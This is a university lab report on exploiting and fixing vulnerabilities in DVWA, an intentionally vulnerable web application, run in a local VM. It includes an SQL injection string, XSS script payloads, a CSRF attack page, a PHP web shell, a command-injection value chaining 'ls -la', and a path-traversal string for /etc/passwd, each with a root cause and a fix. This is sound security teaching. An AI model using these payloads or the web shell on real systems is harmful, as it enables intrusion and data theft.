



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Name	Tanay Patel
UID	2023300167
Subject	Cryptography and Network Security
Experiment No.	07
GITHUB LINK :	https://github.com/TanayBPatel/CNSLab7

Executive Summary

This report documents the successful identification, exploitation, and mitigation of common web application vulnerabilities using the Damn Vulnerable Web Application (DVWA). Key vulnerabilities including SQL Injection, Cross-Site Scripting (Reflected and Stored), Command Injection, File Upload, CSRF, and others were successfully exploited under a low-security setting to understand their root causes and impact. Subsequently, the application's high-security configurations were enabled to demonstrate the effectiveness of modern mitigation techniques such as prepared statements, output encoding, and the use of anti-CSRF tokens. The experiment highlights the critical importance of secure coding practices, validating all user input, and implementing a defense-in-depth security posture for any web application.

Setup Notes

The experiment was conducted in a controlled virtual environment to ensure safety and prevent any impact on the host system or network.

- **Virtualization Software:** Oracle VM VirtualBox
- **Operating System:** Ubuntu Server 22.04.5 LTS
- **Web Stack:** LAMP (Linux, Apache2, MariaDB, PHP)
- **Application:** DVWA (Damn Vulnerable Web Application) cloned from the official GitHub repository.
- **Network Configuration:** The VM was configured with a Bridged Network Adapter to be accessible from the host machine's browser. The IP address was masked for this report (e.g., 192.168.1.XXX).

Key Setup Commands:

1. Use a VM (VirtualBox / VMware / a cloud VM). DO NOT run this on your host machine or a public server — DVWA is intentionally vulnerable.
2. This guide assumes an **Ubuntu/Debian** VM with internet access and you have a user with sudo privileges.

1. Update system & install required packages (LAMP components + extras)

Commands:-

```
sudo apt update  
sudo apt upgrade -y
```

```
# Install Apache, MariaDB, PHP and required PHP extensions, git and unzip  
sudo apt install -y apache2 mariadb-server php php-mysqli php-xml php-gd php-mbstring git unzip curl
```

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with options: File, Machine, View, Input, Devices, Help. Below the menu, the terminal prompt shows "Ubuntu 24.04.3 LTS dvwa-server tty1". It then asks for a login, showing "dvwa-server login: Tanay". A password prompt follows. The terminal then displays a welcome message: "Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-85-generic x86_64)". It provides documentation links: "Documentation: https://help.ubuntu.com", "Management: https://landscape.canonical.com", and "Support: https://ubuntu.com/pro". The next section, "System information as of Tue Oct 14 08:08:37 AM UTC 2025", shows system load (0.45), processes (119), usage of / (40.0% of 11.21GB), users logged in (0), memory usage (11%), and swap usage (0%). It also lists an IPv4 address for enp0s3: 10.0.2.15. A note states that "Expanded Security Maintenance for Applications is not enabled." It indicates that 26 updates can be applied immediately and provides instructions to see additional updates using "apt list --upgradable". It encourages enabling ESM Apps for future security updates, with a link to https://ubuntu.com/esm. The terminal then displays a copyright notice: "The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright". It also states that "Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law." Finally, it provides instructions for running commands as root using "sudo".

2. Enable & start services

Commands:-

```
sudo systemctl enable --now apache2
sudo systemctl enable --now mariadb
sudo systemctl status apache2 --no-pager
sudo systemctl status mariadb --no-pager
```

3. Secure MariaDB

Commands:-

```
sudo mysql_secure_installation
```

```
File Machine View Input Devices Help

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.

You already have your root account protected, so you can safely answer 'n'.

Switch to unix_socket authentication [Y/n] n
... skipping.

You already have your root account protected, so you can safely answer 'n'.

Change the root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!

By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] y
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] y
... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] y
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] y
```

4. Download DVWA into web root

Commands:-

```
cd /tmp
git clone https://github.com/digininja/DVWA.git
sudo mv DVWA /var/www/html/dvwa
ls -la /var/www/html/dvwa
```

5. Set ownership & permissions

Commands:-

```
sudo chown -R www-data:www-data /var/www/html/dvwa
sudo chmod -R 755 /var/www/html/dvwa
```

```
sudo cp /var/www/html/dvwa/config/config.inc.php.dist var/www/html/dvwa/config/config.inc.php
```

6. Create DVWA database & user (MariaDB)

Commands:-

Method A — using sudo mysql (works if root uses socket auth):

```
sudo mysql -e "CREATE DATABASE IF NOT EXISTS dvwa;"  
sudo mysql -e "CREATE USER IF NOT EXISTS 'dvwauser'@'localhost' IDENTIFIED BY  
sudo mysql -e "GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';"  
sudo mysql -e "FLUSH PRIVILEGES;"
```

Method B — using mysql -u root -p (if you set root password):

```
mysql -u root -p  
# then at mysql> prompt:
```

```
CREATE DATABASE dvwa;  
CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';  
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';  
FLUSH PRIVILEGES;  
EXIT;
```

```
MariaDB [(none)]> CREATE DATABASE dvwa;  
Query OK, 1 row affected (0.000 sec)  
  
MariaDB [(none)]> CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';  
Query OK, 0 rows affected (0.003 sec)  
  
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your  
VILEGEDES ON dvwa.* TO 'dvwauser'@'localhost' at line 1  
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';  
Query OK, 0 rows affected (0.003 sec)  
  
MariaDB [(none)]> FLUSH PRIVILEGES;  
Query OK, 0 rows affected (0.000 sec)  
  
MariaDB [(none)]> EXIT;  
Bye
```

7. Edit DVWA config to match DB credentials



Commands:-

```
sudo nano /var/www/html/dvwa/config/config.inc.php
```

```
# Find and set these values (exact lines may vary slightly):  
$_DVWA[ 'db_server' ] = 'localhost';  
$_DVWA[ 'db_database' ] = 'dvwa';  
$_DVWA[ 'db_user' ] = 'dvwauser';  
$_DVWA[ 'db_password' ] = 'dvwapass';
```

Part A: Setup & Baseline

This section confirms the successful deployment and initial configuration of DVWA.

Item	Evidence
DVWA Setup Page	
DVWA Login Page	

DVWA Security Level	 <h2 style="margin: 0;">DVWA Security 🔒</h2> <h3 style="margin: 0;">Security Level</h3> <p style="margin: 0;">Security level is currently: low.</p> <p>You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:</p> <ol style="list-style-type: none"> 1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. <p style="margin: 0; font-size: small;"> <input style="border: 1px solid #ccc; padding: 2px 10px; margin-right: 10px;" type="button" value="Low"/> <input style="border: 1px solid #ccc; padding: 2px 10px;" type="button" value="Submit"/> </p> <h3 style="margin: 0;">Additional Tools</h3> <ul style="list-style-type: none"> • View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability <p style="margin: 0; font-size: small; border: 1px solid #ccc; padding: 5px; width: fit-content; margin-top: 10px;">Security level set to low</p>
----------------------------	--

Security Level Explanation

The DVWA security setting changes how the application code handles user input to simulate different levels of protection:


- **Low:** Implements no security measures, making it trivial to demonstrate basic exploits.
- **Medium:** Introduces basic, often flawed, security filters (e.g., blacklisting keywords) to teach bypass techniques.
- **High:** Implements stronger, modern defenses (e.g., prepared statements, CSRF tokens) that are much harder to exploit.

Part B & C: Basic Vulnerability Exploitation (Low Security)

The following vulnerabilities were identified and exploited with the security level set to **Low**.



SQL Injection (SQLi)

Aspect	Details
Risk Rating	High

Exploitation Steps	<ol style="list-style-type: none"> 1. Navigate to the "SQL Injection" page. 2. In the "User ID" input box, enter the payload: ' OR '1'='1 3. Click "Submit". The application will dump the user details for all users in the database.
Evidence	 <p>The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, and API. The main content area is titled "Vulnerability: SQL Injection". It features a form with a "User ID" input field and a "Submit" button. Below the form, five user records are displayed, each resulting from the SQL injection payload. The records are:</p> <ul style="list-style-type: none"> ID: ' OR '1'='1 First name: admin Surname: admin ID: ' OR '1'='1 First name: Gordon Surname: Brown ID: ' OR '1'='1 First name: Hack Surname: Me ID: ' OR '1'='1 First name: Pablo Surname: Picasso ID: ' OR '1'='1 First name: Bob Surname: Smith <p>Below the table, a "More Information" section provides links to external resources:</p> <ul style="list-style-type: none"> https://en.wikipedia.org/wiki/SQL_injection https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/ https://owasp.org/www-community/attacks/SQL_Injection https://bobby-tables.com/
Root Cause Analysis	The application directly concatenates the user's input into the SQL query without sanitization. This allows the input to be interpreted as part of the SQL command, altering the query's logic to bypass the WHERE clause and return all records.
Proposed Fix	Implement Parameterized Queries (Prepared Statements) . This practice separates the SQL code from the user-supplied data, ensuring the input is always treated as data and never as an executable command.

Reflected Cross-Site Scripting (XSS)

Aspect	Details
Risk Rating	Medium
Exploitation Steps	<ol style="list-style-type: none"> 1. Navigate to the "XSS (Reflected)" page. 2. In the name input box, enter the payload: <script>alert('XSS Attack!');</script>

	3. Click "Submit". The browser executes the script, displaying a pop-up alert box.
Evidence	 
Root Cause Analysis	The application takes user input and reflects it directly back onto the webpage without proper output encoding. The browser misinterprets the malicious script as legitimate code and executes it.
Proposed Fix	Implement context-aware Output Encoding . Before rendering user input in HTML, convert special characters (e.g., <> ") into their corresponding HTML entities (e.g., <> "').

Stored Cross-Site Scripting (XSS)

Aspect	Details
Risk Rating	High
Exploitation Steps	<ol style="list-style-type: none"> 1. Navigate to the "XSS (Stored)" page. 2. In the "Message" input box, enter the payload: <script>alert('Stored XSS was here!');</script> 3. Click "Sign Guestbook". The malicious script is saved to the database.

	<p>4. The page reloads, and the script executes for the current user and for any future visitor to the page.</p>
Evidence	
Root Cause Analysis	<p>The application stores unsanitized user input in the database. When this stored data is retrieved and displayed to other users, it is rendered without output encoding, causing the malicious script to execute in their browsers.</p>
Proposed Fix	<p>A combination of Input Validation (to strip dangerous tags before storing) and strict Output Encoding (when displaying the data) is required for a robust defense.</p>

Brute Force

Aspect	Details
Risk Rating	Medium
Exploitation Steps	<ol style="list-style-type: none"> Log out of DVWA to access the login page. Enter the username admin and a series of incorrect passwords (e.g., 123, password123,

	<p>test).</p> <p>3. Observe that the application allows unlimited, rapid login attempts without any penalty, delay, or lockout. This behavior is vulnerable to automated attacks.</p>
Evidence	 <p>The screenshot shows the DVWA login interface. The DVWA logo is at the top. Below it is a form with two fields: 'Username' containing 'admin' and 'Password' containing '*****'. A 'Login' button is below the fields. To the right of the form, the text 'Login failed' is displayed.</p>
Root Cause Analysis	<p>The login mechanism lacks essential security controls like rate-limiting or account lockout. It does not track failed login attempts, allowing an attacker to make an infinite number of password guesses.</p>
Proposed Fix	<p>Implement Account Lockout policies (e.g., lock account for 15 minutes after 5 failed attempts), introduce Progressive Delays between failed attempts, and use a CAPTCHA to deter automated bots.</p>

Cross-Site Request Forgery (CSRF)

Aspect	Details
Risk Rating	Medium
Exploitation Steps	<ol style="list-style-type: none"> 1. Create a malicious HTML page (csrf-attack.html) containing a hidden form that targets the DVWA password change function. 2. With a valid session in DVWA, open the malicious page in another browser tab. 3. The victim clicks the "Claim My Prize!" button, which unknowingly submits the password change request to DVWA. 4. The password for the admin account is successfully changed to "hacked".

Evidence

```

<!DOCTYPE html>
<html>
<body>
<h2>Congratulations! You've won a prize!</h2>
<p>Click the button below to claim it now!</p>
<form action="http://192.168.1.112/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="hacked">
    <input type="hidden" name="password_conf" value="hacked">
    <input type="submit" name="Change" value="Claim My Prize!">
</form>
</body>
</html>

```

Vulnerability: Cross Site Request Forge

Change your admin password:

New password:

Confirm new password:

>Password Changed.

Note: Browsers are starting to default to setting the `SameSite cookie` flag to Lax, an some types of CSRF attacks. When they have completed their mission, this lab will r expected

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a se using other vulnerabilities in this app to store them, the Stored XSS lab would be a g

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>


Root Cause Analysis

The application fails to verify the origin and intent of the request. It processes the state-changing action (password change) based solely on the user's active session cookie, without requiring a unique, secret token to confirm the request came from the legitimate application form.

Proposed Fix



Implement Anti-CSRF Tokens. A unique, unpredictable token should be embedded in every state-changing form. The server must validate this token upon submission to ensure the request is legitimate.

Insecure Direct Object References (IDOR)

Aspect	Details
Risk Rating	Medium
Exploitation Steps	<ol style="list-style-type: none">1. Navigate to the "SQL Injection" page and submit User ID 1.2. Observe the URL, which contains ?id=1.3. Manually modify the URL in the browser's address bar, changing the id parameter to 2, then 3, etc.4. The application displays the information for other users, proving a lack of authorization checks.
Evidence	 A screenshot of the DVWA (Damn Vulnerable Web Application) SQL Injection page. The title bar says "DVWA". The main content area has a heading "Vulnerability: SQL Injection". Below it is a form with a "User ID:" input field containing "3" and a "Submit" button. Underneath the form, red text shows the results of the exploit: "ID: 3", "First name: Hack", and "Surname: Me". To the left of the main content is a sidebar with a navigation menu: <ul style="list-style-type: none">HomeInstructionsSetup / Reset DBBrute ForceCommand InjectionCSRFFile InclusionFile UploadInsecure CAPTCHASQL InjectionSQL Injection (Blind)Weak Session IDsXSS (DOM) The "SQL Injection" menu item is highlighted with a green background.
Root Cause Analysis	The application retrieves data based solely on the user-supplied object identifier (the id parameter). It fails to perform an authorization check to verify that the currently logged-in user has the permission to view the requested object.
Proposed Fix	Implement strict, server-side Access Control Checks . For every request, the application must verify that the authenticated user's session is authorized to access the specific resource ID being requested.

Part D: File and Functionality Exploitation (Low Security)

File Upload Vulnerability

Aspect	Details
Risk Rating	High
Exploitation Steps	1. Create a simple PHP web shell and save it as shell.php. 2. Navigate to the "File Upload" page. 3. Upload the shell.php file. The application accepts it without validation. 4. Access the uploaded shell via its URL (.../hackable/uploads/shell.php). 5. Execute OS commands by passing them in a cmd URL parameter (e.g., ?cmd=whoami).
Evidence	 <pre> shell.php 1 <?php 2 // This simple shell takes a command from the URL 'cmd' parameter 3 // and executes it on the server. 4 if (isset(\$_REQUEST['cmd'])) { 5 echo '<pre>'; 6 \$cmd = (\$_REQUEST['cmd']); 7 system(\$cmd); 8 echo '</pre>'; 9 die; 10 } 11 ?> </pre>
	 <p>The screenshot shows the DVWA logo at the top. Below it, the title "Vulnerability: File Upload" is displayed. On the left, a sidebar menu lists various exploit types, with "File Upload" currently selected and highlighted in green. The main content area contains a form for uploading files. A message at the bottom of the form area reads ".../.../hackable/uploads/shell.php successfully uploaded!".</p>

	<pre> total 16 drwxr-xr-x 2 www-data www-data 4096 Oct 14 14:33 . drwxr-xr-x 5 www-data www-data 4096 Oct 14 08:20 .. -rwxr-xr-x 1 www-data www-data 667 Oct 14 08:20 dvwa_email.png -rw-r--r-- 1 www-data www-data 282 Oct 14 14:33 shell.php </pre>
Root Cause Analysis	The application has no server-side validation to check the file's extension, content type, or contents. It allows executable files (.php) to be uploaded to a web-accessible directory, leading to Remote Code Execution.
Proposed Fix	Implement a multi-layered defense: whitelist safe file extensions, validate the file's MIME type on the server, rename uploaded files to a random string, and store them outside the web root directory .

Command Injection

Aspect	Details
Risk Rating	High
Exploitation Steps	<ol style="list-style-type: none"> 1. Navigate to the "Command Injection" page. 2. In the IP address input box, enter the payload: 8.8.8.8 && ls -la 3. Click "Submit". The application executes both the ping command and the injected ls -la command, displaying the output of both on the page.

Evidence	 <h2>Vulnerability: Command Injection</h2> <p>Ping a device</p> <p>Enter an IP address: <input type="text" value="8.8.8.8 && ls -la"/> <input type="button" value="Submit"/></p> <pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. 64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=5.72 ms 64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=19.6 ms 64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=5.58 ms 64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=5.63 ms --- 8.8.8.8 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3035ms rtt min/avg/max/mdev = 5.577/9.139/19.634/6.059 ms total 20 drwxr-xr-x 4 www-data www-data 4096 Oct 14 08:20 . drwxr-xr-x 21 www-data www-data 4096 Oct 14 08:20 .. drwxr-xr-x 2 www-data www-data 4096 Oct 14 08:20 help -rw-rxr-xr-x 1 www-data www-data 1829 Oct 14 08:20 index.php drwxr-xr-x 2 www-data www-data 4096 Oct 14 08:20 source</pre> <p>More Information</p> <ul style="list-style-type: none"> https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution http://www.ss64.com/bash/ http://www.ss64.com/nt/ https://owasp.org/www-community/attacks/Command_Injection
Root Cause Analysis	The application takes user input and passes it directly to a system shell command without sanitizing shell metacharacters like &, `
Proposed Fix	The best practice is to avoid calling system commands with user input. If unavoidable, input must be strictly sanitized using a whitelist of allowed characters, and parameters should be passed safely to system calls.

File Inclusion

Aspect	Details
Risk Rating	High
Exploitation Steps	<ol style="list-style-type: none"> 1. Navigate to the "File Inclusion" page. 2. Observe the page parameter in the URL (?page=include.php). 3. Manipulate the page parameter with a directory traversal payload to read a sensitive system file: ../../../../../../etc/passwd 4. The application includes and displays the contents of the /etc/passwd file.

